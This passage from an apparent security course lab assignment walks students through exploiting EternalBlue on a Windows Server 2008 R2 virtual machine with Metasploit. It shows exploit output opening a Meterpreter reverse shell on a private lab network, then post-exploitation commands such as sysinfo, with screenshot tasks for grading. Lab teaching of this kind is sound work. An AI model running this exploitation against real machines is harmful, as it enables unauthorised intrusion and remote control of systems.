[+] 192.168.148.130:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.148.130:445 - Sending egg to corrupted connection.
[*] 192.168.148.130:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.148.130
[*] Meterpreter session 2 opened (192.168.148.128:4444 → 192.168.148.130:49537) at 2024-09-25 20:05:23 -0400
[+] 192.168.148.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.148.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.148.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > 
```

3- Take a screenshot similar to the one above and place it under **Screenshot#5** in the answer file.

4- Make sure your screenshot shows the exploit command in the same terminal that shows the gained meterpreter shell.

Task 3.2: Check System Info

1- Using your meterpreter shell, find the following information:
   a. The user id you gained access through.
   b. System information.
   c. Working directory.


kali@kali: ~
File Actions Edit View Help
KALI LINUX
"the quieter you become, the more you are able to hear"

```
[*] 192.168.148.130:445 - Sending egg to corrupted connection.
[*] 192.168.148.130:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.148.130
[+] 192.168.148.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.148.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.148.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 3 opened (192.168.148.128:4444 → 192.168.148.130:49622) at 2024-09-25 20:12:54 -0400

meterpreter > guid
[+] Session GUID: df2137c2-80dd-4bb9-8bf7-6218ad0c7e3d
meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > pwd
C:\Windows\system32
```

2- Take a screenshot similar to the one above and place it under **Screenshot#6** in the answer file.


Task 3.3: Grab a Screenshot of the Victim Machine.

1- Using the `meterpreter` shell you gained, grab a screenshot of the victim machine. Have your victim machine show a text file opened with your name in it.

2- Answer Question#3.

3- Open the screenshot on your Kali box.

4- Take a screenshot similar to the one below and place it under **Screenshot#7** in the answer file.



alomari

Windows Server 2008 R2 Standard
Windows License is expired
Build 7601
This copy of Windows is not genuine

Task 3.4: Run a Calculator on the Victim Machine.

1- Answer **Question#4** and **Question#5.**